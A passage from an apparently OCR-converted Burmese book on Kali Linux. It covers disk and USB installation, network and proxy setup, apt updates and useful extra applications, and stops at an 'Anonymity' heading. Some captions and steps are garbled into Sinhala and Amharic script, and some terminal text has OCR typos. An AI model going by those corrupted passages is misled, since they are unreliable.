ထပ်အမိက သိသာတဲ့တစ်ချက်က BackTrack မှာပါဝင်တဲ့ /pentest ဆိုတဲ့ Directory ကိုဖြူတဲ့ချလိုက်ပြီးတော့ မိမိကြိုက်နှစ်သက်ရာ Tool ကို Terminal ကနေ တိုက်ရိုက် Access ပြည်နိုင်ပါတယ်။ BackTrack မှာတုန်းက Support မလုပ်ခဲ့တဲ့ Drivers များကိုလည်း Kali မှာ Support လုပ်ပါတယ်။ Kali Linux OS ဟာ မိမိကြိုက်နှစ်သက်ရာ Desktop System ကိုပြောင်းလဲ အသုံးပြန်စွမ်းလည်းရှုပါတယ်။ နောက်ပြီး ARM Devices တွေကိုလည်း Fully Support လုပ်ပေးနိုင်ပါတယ်။

Kali ဆိုတာ Information Security အတွက်ရည်ရွယ်ထုတ်လုပ်တဲ့ Live DVD Linux မူကွဲတစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် ကွန်ပျူးတာမှာ Install မလုပ်ဘဲ DVD ကနေ တိုက်ရိုက်အသုံးပြုမယ်ဆိုရင်လည်း သုံးနိုင်ပါတယ်။ ဒါအပြင် ကွန်ပျူးတာမှာ Install ပြည်ပြီး ကျွန်တော်တို့၏နောက်ပုံစံအတိုင်းလည်း အသုံးပြန်ပါတယ်။ USB မှာ Install ပြည်ပြီး Portable အနေနဲ့ အသုံးပြုမယ်ဆိုရင်လည်း အသုံးပြန်ပါသေးတယ်။

## Kali Installation

ဒီစာအုပ်မှာတော့ Kali Installation ကို ကျွန်တော်တို့သုံးနောက်ပုံစံအတိုင်း Hard Disk မှာ Install ပြည်တဲ့အပိုင်းကိုပဲ အဓိကထားပြောသွားမှာဖြစ်ပါတယ်။ တကယ်လို့ VMware မှာဖြစ်စေ၊ VirtualBox မှာဖြစ်စေ၊ USB မှာဖြစ်စေ Install လုပ်မယ်ဆိုရင်လည်း ပြည်နိုင်ပါတယ်။ ဒါအပြင် အထက်မှာပြောခဲ့သလိုပဲ Install မလုပ်ဘဲနဲ့လည်း DVD ကနေပဲ တိုက်ရိုက်သုံးမယ်ဆိုရင်လည်း သုံးနိုင်ပါတယ်။ ဒါပေမဲ့ Hard Disk မှာ Install လုပ်ပြီးသုံးရတာဟာ တြေားသောနည်းတွေထက် သုံးရတာပိုမိုအဆင်ပြေပါတယ်။ VirtualBox တို့၊ VMware တို့မှာလည်း သုံးရတာ အဆင်ပြေတယ်ဆိုပေမဲ့ RAM 2 GB လောက်ပဲရှိတဲ့ စက်မှာဆိုရင်တော့ အဲဒီလို Guest OS အနေနဲ့ အသုံးပြုရတာဟာ အနည်းငယ်လေးလံနေးကွေးပါတယ်။

Hard Disk မှာ Install ပြုလုပ်မယ်ဆိုရင် Install ပြုလုပ်ဖို့အတွက် ကွန်ပျုတာမှာ Free Space အနေနဲ့ 25 GB လောက်ရှိမှ အဆင်ပြေပါတယ်။ သူရဲ့မူလဆိုင်မှာ တော့ Free Space အနေနဲ့ 8 GB လို့ ပြောပေမဲ့၊ ကျွန်တော်တို့ ထပ်ပြီးတော့ Install လုပ်ချင်တဲ့ Packages တွေရှိမယ်ဆိုရင် အဲဒီ Space နဲ့ မလုံလောက်ပါဘူး။ RAM ကတော့ 1 GB ဆိုရင်အဆင်ပြေပါတယ်။ RAM 2 GB လောက်ဆိုရင်တော့ ပိုမိုကောင်းမွန်ပါတယ်။ နောက်ထပ်လိုအပ်တာတစ်ခုကတော့ Kali Live DVD တစ်ချပ်ပါ။ အဲဒါတွေပြည့်ဖို့ပြီဆိုရင်တော့ Kali Installation ကို စတင်လုပ်ဆောင်လို့ရပါဖြီ။

၁။ ကွန်ပျုတာကိုဖွင့်ပြီး CMOS ထဲကိုဝင်လိုက်ပါ။ အဲဒီမှာ First Boot Device ကို DVD ပေးထားလိုက်ပါ။ အဲဒီအချိန်မှာပဲ Kali Live DVD ကို ကွန်ပျုတာရဲ့ DVD Drive ထဲကိုထည့်လိုက်ပါ။ ပြီးရင် CMOS Settings ကို Save and Exit လုပ်လိုက်ပါ။ ကွန်ပျုတာ Reboot ဖြစ်သွားပါသူ့မှုမယ်။

၂။ Boot ပြန်တက်လာတာနဲ့ အောက်မှာပြထားတဲ့ ပုံအတိုင်း တက်လာပါလိမ့်မယ်။ ဒီနေရာမှာ Graphical ၊ Text Mode ဆိုပြီး Installation Mode (၂)မျိုးရှိပါတယ်။



ပုံ (၁.၁) Graphical install အားရွေးချယ်ပုံ

၃။ Graphical Install ගිණුමේදී Enter වෙශ්‍යාලික්පි ඇඟිජින්ගේ Language ගිණුමේදී පෙළපිළිමු මයි || English ගිණුමේදී Continue පෙළදික්පි ||



අංක (၁.၂) Language නෑවෙළුවයිද්

၄။ ඇඟිජින්ගේ Location නෑ Keyboard Layout ගිණුමේදී පෙළපිළිමු මයි ||



අංක (၁.၃) Keyboard Layout නෑවෙළුවයිද්

၅။ အဲဒီနောက်မှာတော့ Linux Installer ဟာ File ထွက် RAM ပေါ်ဆဲ တင်ပြီး မိမိစက်မှာတပ်ဆင်ထားတဲ့ Network Card ထွေ၊ Wireless Adapter ထွေ ကိုစစ်ဆေးပါလိမ့်မယ်။ အဲဒီလိုစစ်ဆေးပြီးရင်တော့ ကွန်ပျူးတာကိုနာမည်ပေးခိုင်းတဲ့ Box တစ်ခုပေါ်လာမှာဖြစ်ပါတယ်။ စိတ်ကြိုက်နာမည်တစ်ခုပေးလိုက်ပါ။ ဒီစာအပ်မှာတော့ MrLinuxer လို့ပေးလိုက်ပါမယ်။



ပုံ (၁.၄) Hostname သတ်မှတ်ပေးပုံ

၆။ ဒီအဆင့်ကတော့ Domain Name ပေးရတဲ့ အပိုင်းပဲဖြစ်ပါတယ်။ ယခု ဒီစာအပ်မှာတော့ .sec လို့ပေးလိုက်ပါမယ်။



ပုံ (၁.၅) Domain Name သတ်မှတ်ပေးပုံ

၇။ အဲဒီနောက်မှာတော့ Root User Account အတွက် Password ထောင်းပါလိမ့်မယ်။ လုံခြုံစိတ်ချရတဲ့ Password တစ်ခုကိုရွေးချယ်ပေးလိုက်ပါ။



### ပုံ (၁.၆) Root User အတွက် Password သတ်မှတ်ပုံ

၈။ အဲဒီနောက်မှာတော့ Time Zone ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ မိမိနဲ့ သက်ဆိုင်တဲ့ Time Zone ကိုရွေးဆိုရှင်ပါ။

၉။ ဒီအဆင့်ကတော့ Installation ပြုလုပ်တဲ့အပိုင်းမှာ အရေးကြီးဆုံးအပိုင်းဖြစ်တဲ့ Partition ခဲ့တဲ့အပိုင်းပဲဖြစ်ပါတယ်။ ကျွန်ုတ်တို့အနေနဲ့ရွေးချယ်စရာ (၄)မျိုး ရှိပါတယ်။ ယခုဒီဘအုပ်မှာတော့ Manual နဲ့ ပြုလုပ်တဲ့နည်းကို ဖော်ပြသွားမှာဖြစ်ပါတယ်။ ဒီနည်းက ကိုယ့်ရဲ့ကွန်ပျူးတာမှာ တွေးသော OS တစ်ခု (ဥပမာ။ Windows 7 ) ရှိနေမယ်ဆိုရင်လည်း Dual Boot အနေနဲ့ အသုံးပြုလို့အဆင်ပြေ စေမှာဖြစ်ပါတယ်။



ပုံ (၁၇) Partitions ခဲ့ရန်အတွက်ရွေးချယ်ပုံ

၁၀။ ပုံမှာပြထားတဲ့အတိုင်း root အတွက် Partition တစ်ခုနဲ့ swap အတွက် Partition တစ်ခုထားပေးလိုက်ပါ။ အဲဒီနောက် Finish partitioning ဆိုတာကို Double-Click ပြုလုပ်လိုက်ပါ။



ပုံ (၁၁) Root နှင့် Swap အတွက် Partitions ခွဲခြင်း

၁၁။ Manual အနေနဲ့ Partition ပိုင်းပြီး နောက်တစ်ဆင့်အနေနဲ့ သင်ပိုင်းထားတာတွေကို နောက်ဆုံးအနေနဲ့ ပြန်လည်စစ်ဆေးရတဲ့အပိုင်းဖြစ်ပါတယ်။ မှန်၊ မမှန် ပြန်စစ်ပြီး Yes ကိုရွေးပြီးတာနဲ့ Continue ပေးလိုက်ပါ။ Kali Linux ကို Install ပြုလုပ်သွားပါလိမ့်မယ်။



### ပုံ (၁.၉) Partition များအားစစ်ဆေးအတည်ပြုခြင်း

၁၂။ အဲဒီနောက်မှာတော့ Update ပြုလုပ်ရန်လိုတဲ့ Packages တွေကို အင်တာန်က ကနေတိုက်ရိုက် Installation ပြုလုပ်နိုင်ရန်အတွက် Network Configure ပြုလုပ်ပေးရပါမယ်။ အင်တာန်ကိုဘုန်နက်ရှင် ကောင်းတယ်ဆိုရင်တော့ Yes ကိုရွေးပြီး Continue ပေးလိုက်ပါ။ အဲဒီလိုတိုက်ရိုက်မလုပ်ဘဲ နောက်မှအင်တာန်ကိုချိတ်ဆက်ပြီး ပြုလုပ်ချင်တယ်ဆိုရင်တော့ No ကို ရွေးပြီး Continue ပေးလိုက်ပါ။



ပုံ (၁၁၀) Package Manager အတွက် Configure ပြည်ခြင်း  
၁၃။ ဒီအဆင့်တော့ Boot loader ကို Install လုပ်တဲ့အပိုင်းပဲဖြစ်ပါတယ်။  
GRUB boot loader ကို Install ပြည်မှုံသားမေးပါလိမ့်မယ်။ Yes ကိုရွေးပေး  
ပြီး Continue ပေးလိုက်ပါ။



ပုံ (၁.၁၁) GRUB Boot Loader အား Install ပြည်ခိုး

၁၄။ အဲဒီအဆင့်တွေပြီးသွားပြီဆုံးရင်တော့ Kali Installation ပြီးဆုံးပြီဆုံးတဲ့ အကြောင်း Box တစ်ခုပေါ်လာပါလိမ့်မယ်။ Continue လုပ်လိုက်ပြီး Kali Live DVD ကို သင့်ရွှေစက်ကနေထုတ်ထားလိုက်ပါ။ Boot ပြန်တက်တာနဲ့ သင့်ရွှေ Kali New OS လေး တက်လာပါလိမ့်မယ်။ Login နေရာမှာ Other ကို နှိပ်ပြီး Username အနေနဲ့ root Password နေရာမှာ မိမိပေးခဲ့တဲ့ Root Password နဲ့ ဝင်လိုက်ပါ။ အခုခုံရင် Kali Linux ကို စတင်သုံးစွဲနိုင်ပြီဖြစ်ပါတယ်။




ပုံ (၁၃) Installation ပြီးဆုံးခြင်း

## LIVE USB Install

Kali Linux ကို ကျွန်တော်တို့သုံးနေကြပုံစံဖြစ်တဲ့ Hard Disk မှာ Install ပြုလုပ်တဲ့နည်းကို ဖော်ပြပြီးတဲ့နောက်မှာတော့ Live Mode အနေနဲ့ အဆင်ပြေစွာ အသုံးပြနိုင်တဲ့ USB မှာ Install ပြုလုပ်တဲ့နည်းကို ဖော်ပြသွားမှာဖြစ်ပါတယ်။ အဲဒီလို Install ပြုလုပ်နိုအတွက် အနည်းဆုံး 4 GB ရှိတဲ့ USB Device တစ်ခု လိုအပ်မှာဖြစ်ပါတယ်။ ဒါအပြင် အသုံးပြုမယ့် ကွန်ပျူတာကလည်း USB ကနေ Booting ပြုလုပ်နိုင်တဲ့ ကွန်ပျူတာဖြစ်နိုလည်း လိုအပ်ပါတယ်။ USB မှာ Install ပြုလုပ်တာကို Windows နဲ့ Linux (၂) မျိုးစလုံးကနေ ပြုလုပ်နိုင်ပါတယ်။

Kali Linux ထိ Windows မှတစ်ဆင့် USB နှာ Install ပြလုပ်ဖို့  
အတွက် Win32 Disk Imager ဆိုတဲ့ Software နဲ့ အလွယ်တကူပြလုပ်နိုင်ပါ  
တယ်။ အဆိပ် Software လိုလည်း ဒီစာအပ်နဲ့အတူပါတဲ့ Lab DVD နှာ ထည့်ပေး  
ထားပါတယ်။ USB နှာ Install ပြလုပ်ဖို့အတွက် USB Drive တို့ ကွန်ပျုံတာမှာ  
တပ်ပြီး Win32 Disk Imager နှာ Kali Linux ISO ကို ရွေးချယ်ကာ Write ပြု  
လုပ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီနောက်မှာတော့ USB Drive တို့ ကွန်ပျုံတာမှ  
Eject ပြလုပ်ပြီး Live Mode အနေနဲ့ သုံးစွဲနိုင်ပြီဖြစ်ပါတယ်။



ပုံ (၁.၁၃) Win32 Disk Manager ဖြင့် Kali Linux အား USB ဘုံး  
Install ပြလုပ်ပုံ

Kali Linux ထိ Linux မှတစ်ဆင့် USB ကနေ Bootable ပြလုပ်ဖို့  
အတွက်ကတော့ Windows မှာတုန်းကလိုသီးခြား Software မလိုအပ်ပါဘူး။ dd  
ဆိုတဲ့ Linux Command တို့အသုံးပြုပြီး လွယ်ကူစွာပြလုပ်နိုင်ပါတယ်။ ပထမော်းဆုံး  
USB Drive တို့ ကွန်ပျုံတာမှာတပ်ပြီး dd ဆိုတဲ့ Linux Command ဖြင့်  
Device Path တို့ စစ်ဆေးကြည့်လိုက်ပါ။ အဲဒီနောက် အောက်မှာပြထားတဲ့အတိုင်း  
ပြလုပ်လိုက်မယ်ဆိုရင်တော့ Live Mode အနေနဲ့ အသုံးပြုနိုင်တဲ့ USB တစ်ခုကို  
ရရှိမှာဖြစ်ပါတယ်။

```
root@MrLinuxer:~# dd if=kali.iso of=/dev/sdb bs=512k
```

## Updating the OS and Applications

ပထမဥ္ပီဆုံးအနေနဲ့ Kali ကို Update မလုပ်စီ Network Connection ရှုမရကို စစ်ဆေးကြည့်ဖို့လိုပါတယ်။ Terminal ကိုဖွင့်ပြီး **ifconfig** ဆိုတဲ့ Command နဲ့ စစ်ဆေးကြည့်လိုက်ပါ။ IP Address ရှိ၊ မရှိနဲ့၊ IP Address ရှိတယ် ဆိုရင်လည်း ဒါနဲ့ Network ရဲ့ IP ဟုတ်မဟုတ်ဆိုတာကို သေချာစွာစစ်ဆေးဖို့လို အပ်ပါတယ်။

```
root@MrLinuxer:~# ifconfig
eth0      Link encap:Ethernet HWaddr 40:61:86:64:03:1b
          inet addr:192.168.2.47  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4261:86ff:fe64:31b/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:178532 errors:0 dropped:0 overruns:0 frame:0
            TX packets:106778 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:114698397 (109.3 MiB)  TX bytes:16409942 (15.6 MiB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:288 errors:0 dropped:0 overruns:0 frame:0
            TX packets:288 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:17280 (16.8 KiB)  TX bytes:17280 (16.8 KiB)
```

### နဲ့ (၁.၃၄) IP Address အားစစ်ဆေးပုံ

တကယ်လို့များ IP Address မရှိဘူးဆိုရင်တော့ မိမိရဲ့ Network က DHCP နဲ့ IP Address ချေပေးလား၊ မပေးဘူးလားဆိုတာသိဖို့လိုပါတယ်။ DHCP နဲ့ IP Address ချေပေးတယ်ဆိုရင်တော့ Terminal မှာ **dhclient <interface>** ဆိုတဲ့ Command ကို အသုံးပြုပြီး IP Address တောင်းခံရပါမယ်။ DHCP နဲ့ IP Address ချေပေးတာမဟုတ်ဘူးဆိုရင်တော့ IP Address ကို Statically အရာပဲ သတ်မှတ်ပေးရပါလိမ့်မယ်။ Statically အရ IP Address သတ်မှတ်တဲ့ပုံစံကို အောက်မှာဖော်ပြထားပါတယ်။

- Host IP: 192.168.2.47
- Subnet mask: 255.255.255.0
- Default gateway: 192.168.2.1

- DNS Server: 192.168.2.1

```
root@MrLinuxer:~# ifconfig eth0 192.168.2.47 netmask 255.255.255.0 up
root@MrLinuxer:~# route add default gw 192.168.2.1
root@MrLinuxer:~# echo nameserver 192.168.2.1 > /etc/resolv.conf
root@MrLinuxer:~#
```

### ပုံ (၁.၁၅) IP Address သတ်မှတ်ပေးပုံ

အထက်ပါအတိုင်း IP Address ကို သတ်မှတ်ပေးပြီးပါက Network Connection ရဲ့ မရကို Ping Command ဖြင့် စမ်းသပ်ကြည့်ဖို့လိုအပ်ပါတယ်။ ယခုဒီနေ့ရာမှာတော့ Network Connection ရှုပြန်လို့ယူဆပါတယ်။ ဒါကြောင့် OS ကို Update ပြုလုပ်ဖို့အတွက် ပထမဦးဆုံး Kali ရဲ့ Repository ကို /etc/apt/sources.list ဆိုတဲ့ File ထဲမှာ ထပ်ထည့်ပေးပို့လိုအပ်ပါတယ်။ ဒါကြောင့် nano ဆိုတဲ့ Text Editor ကိုအသုံးပြုပြီးတော့ Terminal မှာ nano /etc/apt/sources.list ဆိုတဲ့ Command နဲ့ File ကိုပျော်ပြီး အောက်မှာပြထားတဲ့အတိုင်း Kali ရဲ့ Repositories (၃)ရကို ထည့်ပေးလိုက်ပါ။ အဲဒီနောက် Ctrl+O ဖြင့် Save ပြုလုပ်လိုက်ပါ။ တစ်ခု သတိထားရမှာတဲ့ Spacebar ခြားတာတွေကို မှန်ကန်စွာပြုလုပ်ပေးပို့လိုပါတယ်။ အောက်ဆုံးမှာစုစုပြုတဲ့ .org နောက်မှာ Spacebar ခြားထားပါတယ်။

# nano /etc/apt/sources.list

```
deb http://security.kali.org/kali-security kali/updates main contrib non-free
deb http://repo.kali.org/kali kali-bleeding-edge main
deb http://http.kali.org /kali main contrib non-free
```

အဲဒီလို Repository မှာထပ်ထည့်ပေးလိုက်တယ်ဆိုရင် ပုံမှန်အားဖြင့်တော့ apt-get update ဆိုတဲ့ Command နဲ့ Update ပြုလုပ်လို့ရပါတယ်။ ဒါပေမဲ့ ကျွန်ုတ်တို့ဆိုမှာတော့ အင်တာနက်ကို Proxy မှတစ်ဆင့်အသုံးပြုရတာဖြစ်တဲ့ အတွက် Advanced Packaging Tools(APT) မှာ Proxy Address ထည့်ပေးပို့လိုအပ်ပါတယ်။ ဒါကြောင့် nano Text Editor ကို အသုံးပြုပြီးတော့ /etc/apt/

```
# nano /etc/apt/apt.conf
```

```
GNU nano 2.2.6          File: /etc/apt/apt.conf           Modified

Acquire::http::Proxy "http://203.81.64.34:8080/";
```

ပုံ (၁၁၆) ATP အတွက် Proxy Address ထည့်ပေးထားပုံ

အဲဒီနောက် **apt-get update** ဆိုတဲ့ Command နဲ့ Kali ရဲ့ Packages များကို Updateပြုလုပ်ပေးလိုက်ပါ။

```
# apt-get update
```

```
root@MrLtracer:~# apt-get update
Hit http://repo.kali.org kali-bleeding-edge Release.gpg
Hit http://repo.kali.org kali-bleeding-edge Release
Hit http://repo.kali.org kali-bleeding-edge/main 1386 Packages
Hit http://http.kali.org /kali Release.gpg
Hit http://security.kali.org kali/updates Release.gpg
Hit http://http.kali.org /kali Release
Hit http://security.kali.org kali/updates Release
Ign http://repo.kali.org kali-bleeding-edge/main Translation-en_US
Get:1 http://http.kali.org /kali/main 1386 Packages [8,455 kB]
Ign http://repo.kali.org kali-bleeding-edge/main Translation-en
Ign http://http.kali.org /kali/contrib Translation-en_US
Ign http://http.kali.org /kali/contrib Translation-en
Ign http://http.kali.org /kali/main Translation-en_US
Ign http://http.kali.org /kali/main Translation-en
Ign http://security.kali.org kali/updates/contrib Translation-en_US
Ign http://http.kali.org /kali/non-free Translation-en_US
Ign http://security.kali.org kali/updates/contrib Translation-en
Ign http://http.kali.org /kali/non-free Translation-en
Ign http://security.kali.org kali/updates/main Translation-en_US
Ign http://security.kali.org kali/updates/main Translation-en
Ign http://security.kali.org kali/updates/non-free Translation-en
Ign http://security.kali.org kali/updates/non-free Translation-en
Hit http://http.kali.org /kali/contrib 1386 Packages
Hit http://http.kali.org /kali/non-free 1386 Packages
Hit http://security.kali.org kali/updates/main 1386 Packages
Hit http://security.kali.org kali/updates/contrib 1386 Packages
Hit http://security.kali.org kali/updates/non-free 1386 Packages
Fetched 8,455 kB in 11min 1ls (12.6 kB/s)
Reading package lists... Done
```

፭ (၁၃) Packages በታችን የተዘረዘሩ ስርዓት

အဲဒီလို Update ပြည်ပြီးမှသာ **apt-get upgrade** နဲ့ **apt-get dist-upgrade** ဆိတဲ့ Commands များကို အသုံးပြုပြီးတော့ Kali ရဲ့ နောက်ဆုံး Release ကို Upgrade ပြည်ပေးရမှာဖြစ်ပါတယ်။

## # apt-get upgrade

```
root@MrLinuxer:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@MrLinuxer:~#
```

**ပုံ (၁.၁၈) Packages များအော် Upgrade ပြည်ပုံ**

## # apt-get dist-upgrade

```
root@MrLinuxer:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@MrLinuxer:~#
```

**ပုံ (၁.၁၉) Packages များအော် Distribution Upgrade ပြည်ပုံ**

အချိန်အနည်းငယ်ကနေ တင်းသိတစ်ရုံမှာ အချိန်အတော်ကြာတဲ့အထိ စောင့်ရှုပါလိမ့်မယ်။ အထက်မှာဖော်ပြထားတဲ့ပုံကတော့ Upgrade ပြည်ရမယ့် Applications တွေမရှိတဲ့အတွက် ချက်ချင်းပြီးဆုံးတာဖြစ်ပါတယ်။ ခါပေမဲ့ စာဖတ်သူဆီမှာတော့ အခုလက်ရှိမြင်တွေရတဲ့ပုံနဲ့ ကွဲပြားနိုင်ပါတယ်။ အခုဆိုရင်တော့ Updating the OS and Applications အပိုင်း အောင်မြင်စွာပြီးဆုံးပြီဖြစ်ပါတယ်။

Proxy Address ထည့်တဲ့နေရာမှာ Advanced Packaging Tools (APT) အပြင် တချို့သော Application တွေကို အသုံးပြနိုင်စုံအတွက် Terminal မှာ လည်း Proxy ထည့်ပေးနိုင်လိုအပ်ပါတယ်။ ဒါကြောင့် nano Text Editor ကို အသုံးပြုပြီး **nano /etc/bash.bashrc** ဆိုတဲ့ Command နဲ့ အောက်မှာပြထားတဲ့ အတိုင်း သင်သုံးနေတဲ့ Proxy Address ကို ထည့်ထားပေးနိုင်လိုပါတယ်။ အဲဒီလို ထည့်တဲ့နေရာမှာ မူလရှိပြီးသားစာသားတွေရဲ့ အောက်ဆုံးနေရာမှာထားပေးမယ်ဆုံးရင် ပိုမြဲးသင့်တော်ပါတယ်။

```
export http_proxy=http://203.81.64.34:8080/
```

## Installing Additional Applications

Kali မှာ Security အတွက်အသင့်အသုံးပြနိုင်တဲ့ Tools တွေမြောက်မြားစွာ ပါဝင်ပါတယ်။ ဒါပေမဲ့ အဲဒီTools တွေအပြင် နောက်ထပ်လိုအပ်တဲ့ Applications တွေကလည်း ရှိနေပါသေးတယ်။ ဒါကြောင့် မရှိမဖြစ်အနေနဲ့ Install ပြလုပ်ထားသင့်တဲ့ Applications တွေကို အောက်မှာဖော်ပြလိုက်ပါတယ်။

- (၁) Synaptic – ဆိုတာကတော့ Debian Based Packages တွေကို GUI အနေနဲ့ Package တွေကို Manage (Install, Uninstall, Update) ပြလုပ်ပေးနိုင်တဲ့ Application တစ်ခုမြှုပ်ပါတယ်။ **apt-get install synaptic** ဆိုတဲ့ Command နဲ့ အင်တာနက်ကနေတိုက်ရှိက် Install ပြလုပ်နိုင်ပါတယ်။ Debian Packages တွေကို Offline အနေနဲ့ Install ပြလုပ်ချင်တယ် ဆုရင်တော့ **dpkg -i package.deb** ဆိုတဲ့ Command နဲ့ ပြလုပ်နိုင်ပါတယ်။ ဒီအတွက်လိုအပ်တဲ့ Packages တွေကို ဒီစာအုပ်ရဲ့ Lab DVD မှာ ထည့်ပေးထားပါတယ်။ Synaptic Package Manager ကို အသုံးပြုပြီး အင်တာနက်ကနေ Packages တွေကို တိုက်ရှိက် Install ပြလုပ်ချင်တယ်ဆုရင်တော့ Proxy Address ထည့်ပေးဖို့လိုအပ်ပါတယ်။ **Application => System Tools => Administration => Synaptic Package Manager => Settings => Preferences => Network** ဆိုတဲ့နေရာမှာသင့်ရဲ့ Proxy Address ထည့်ပေးရပါမယ်။ အဲဒီလိုဆုရင်တော့ နောက်ထပ် Install လုပ်လိုတဲ့ Packages တွေကို Synaptic ကိုသုံးပြီးတော့ အင်တာနက်မှ တိုက်ရှိက် Install ပြလုပ်နိုင်ဖြစ်ဖြစ်ပါတယ်။

- (၂) APTOnCD – aptoncd ဆိတာကတော့အင်တာနက်မှတိက်ရိုက် Install ပြည်တဲ့ Debian Packages များကို အင်တာနက်မရှိတဲ့အခါမှာ အသုံးပြုရန်အတွက်ဖြစ်စေ၊ မိမိစိတ်ကြိုက် Install ပြည်ထားတဲ့ Packages တွေကို OS အသစ်ပြန်တင်တဲ့အခါ ပြန်လည် Restore ပြည်လိုတဲ့ အခါမှာဖြစ်စေ အသုံးပြည့်ရစေတဲ့ CD/DVD-Based Repository Creator ဖြစ်ပါတယ်။ **apt-get install aptoncd** ဆိုတဲ့ Command နဲ့ တိုက်ရိုက် Install ပြည်နိုင်သလို၊ **Synaptic** ကို အသုံးပြုရီးတော့လည်း Install ပြည်နိုင်ပါတယ်။ အဲဒီလို Install ပြည်မယ်ဆိုရင်တော့ Quick filter ဆိုတဲ့နေရာမှာ မိမိ Install ပြည်လိုတဲ့ Package နာမည်ကို ရိုက်ထည့်ပြီး အဲဒီ Package ကိုရွေးချယ်ကာ **Apply** ပေးဖို့လိုပါတယ်။
- (၃) AcetoneISO – acetoneiso ဆိတာကတော့ Image File တွေဖြစ်တဲ့ ISO၊ BIN၊ NRG၊ MDF စူးစေးတဲ့ Image File အမျိုးအစား တွေကို GUI Mode အနေနဲ့ Mount လုပ်ခြင်း၊ Manage လုပ်ခြင်းများ ပြည်နိုင်တဲ့ Application တစ်ခုဖြစ်ပါတယ်။ နှစ်သက်ရာနည်းလမ်းကို အသုံးပြုရီး Install ပြည်နိုင်ပါတယ်။
- (၄) LibreOffice – LibreOffice ဆိတာကတော့ Microsoft Office ကဲ့သို့ သော Office Suite တစ်ခုဖြစ်ပါတယ်။ Microsoft Office File Types အားလုံးကို Support လုပ်ပါတယ်။
- (၅) phpMyAdmin – phpMyAdmin ဆိတာကတော့အားလုံးလည်း သိပြီး ဖြစ်ပါလိမ့်မယ်။ MySQL ကို GUI Mode အနေနဲ့ Manage ပြည်နိုင်တဲ့ Web-Based Application တစ်ခုဖြစ်ပါတယ်။
- (၆) Chmsee - chmsee ဆိတာကတော့ chm အမျိုးအစားဖြစ်တဲ့ Ebook တွေကို ဖတ်လို့ရစေတဲ့ Application တစ်ခုဖြစ်ပါတယ်။

- (၇) နောက်တစ်ခုကတော့ Laptop တွေမှာ Touchpad ကို Tapping Function နဲ့ Scrolling Function တွေ အသုံးပြုလို့မရတဲ့အခါ အသုံးပြုလိုရ အောင် ပြုလုပ်တဲ့နည်းလေးပါ။ Terminal မှာ အောက်မှာဖော်ပြထားတဲ့ Command (၂)ကြောင်းကို ရိုက်ထည့်ပေးလိုက်ပါ။

```
modprobe -r psmouse
modprobe psmouse proto=imps
```

ယခုလိုမိုး ပြင်ဆင်ထားတဲ့အတိုင်း အမြတမိုးဖြစ်နေရနိုင်အတွက်တော့ /etc/modprobe.d/ အောက်မှာမိမိကြိုက်နှစ်သက်ရာနာမည်နဲ့ .conf စိုင် တစ်ခုပြုလုပ်ပြီး options psmouse proto=imps လို့ ရေးပေးစို့လိုပါ တယ်။ ဒီစာအုပ်မှာတော့ touchpad.conf ဆိုတဲ့နာမည်ကိုအသုံးပြုထား ပါတယ်။

```
# nano /etc/modprobe.d/touchpad.conf
```

```
GNU nano 2.2.6          File: /etc/modprobe.d/touchpad.conf
options psmouse proto=imps
```

ပုံ (၁၂၂)

အဲဒါတွေကတော့ ကျွန်ုတ်ယူဆထားတဲ့ Essential Applications တွေထဲက တရာ့ပါကို ဖော်ပြပေးလိုက်တာဖြစ်ပါတယ်။

## Anonymity

ပထမဦးဆုံးအနေနဲ့ PenTester တစ်ယောက်ဟာ Penetration Testing မပြုလုပ်မီမှာ မိမိကိုယ်ကိုအရင်ခြေသံလုံအောင် ကာကွယ်ထားဖို့လိုအပ်ပါတယ်။

